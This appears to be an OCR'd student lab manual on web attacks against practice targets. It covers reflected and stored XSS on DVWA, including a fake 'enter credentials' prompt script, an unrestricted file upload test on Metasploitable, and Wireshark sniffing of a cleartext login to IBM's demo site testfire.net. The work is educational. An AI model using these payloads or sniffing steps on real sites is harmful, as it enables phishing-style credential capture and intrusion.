



Step 3: Go to DWDA security page and change the security level from high to low.

Step 4: Now go to xss reflected and in the user's name field enter the script as <script>alert("hacked") </script> then click submit. You will get the prompt having the alert message contained within it.




Step 5: now go to the option xss stored and in the name field type any text and in the message field type <script>prompt("enter credentials")</script> . A prompt will appear asking for the details to enter.


Vulnerability: Stored Cross Site Scripting (XSS)
Name *
hii
Message *
<script>promt("enter credentials")</script>
Sign Guestbook
Name: test
Message: This is a test comment.
More info
http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting


Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
Message *
192.168.56.101
enter
Cancel
OK
Name: test
Message: This is a test comment.
Name: hii
Message:
Name: hi
Message:

Perform File upload DVWA


Step 1: Turn on the kali linux and the metasploitable machine on the virtual machine find the metaspoitable machine IP address and enter the IP address in the firefox.




```
                _                  _        _ _        _     _       ____
 _ __ ___    ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```


- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV

Step 2: Open the link DVWA and enter the username as admin and the password as password.



Step 3: Go to DWDA security page and change the security level from high to low.


Step 4: now go to the option upload you can see that the file to upload is specified as it should the image if it takes any other format means the website is vulnerable so now try to upload the .txt file and upload it . it will take the file next you can see the message saying uploaded successfully copy the path leaving the root and paste it in the browser you will enter the index page of the database which should not be visible.




Perform Sniffing

Perform Sniffing using Wireshark in kali linux


Step 1: Open kali linux and login to the root and enter the root and enter the command Wireshark.




Step 2: double click on the eth0 option.




Step 3: Now open the firefox and type testfire.net. signin to that website using the username as admin and password as admin.


Altoro Mutual
testfire.net
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
AltoroMutual
Sign In | Contact Us | Feedback | Search
Go
DEMO SITE ONLY
ONLINE BANKING LOGIN
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
Online Banking with FREE Online Bill Pay
No stamps, envelopes, or checks to write give you more time to spend on the things you enjoy.
Real Estate Financing
Fast. Simple. Professional. Whether you are preparing to buy, build, purchase land, or construct new space, let Altoro Mutual's premier real estate lenders help with financing. As a regional leader, we know the market, we understand the business, and we have the track record to prove it
Business Credit Cards
You're always looking for ways to improve your company's bottom line. You want to be informed, improve efficiency and control expenses. Now, you can do it all - with a business credit card account from Altoro Mutual.
Retirement Solutions
Retaining good employees is a tough task. See how Altoro Mutual can assist you in accomplishing this feat through effective Retirement Solutions.
Privacy and Security
The 2000 employees of Altoro Mutual are dedicated to protecting your privacy and security. We pledge to provide you with the information and resources that you need to help secure your information and keep it confidential. This is our promise.
Win a Samsung Galaxy S10 smartphone
Completing this short survey will enter you in a draw for 1 of 5 Samsung Galaxy S10 smartphones! We look forward to hearing your important feedback.
Privacy Policy | Security Statement | Server Status Check | REST API | © 2023 Altoro Mutual, Inc.
This web application is open source! Get your copy from GitHub and take advantage of advanced features
The Altoro3 website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to http://www-142.ibm.com/software/products/us/en/subcategory/SW810.
Copyright © 2008, 2023, IBM Corporation, All rights reserved.
Type here to search
Right Ctrl
ENG
13:04
14-03-2023




Step 4: Now go to the wireshark opened window and type in http. Click on the 4th option and in the left bottom of the window you can see the option HTML form URL encoded click on that you can see the username and password.

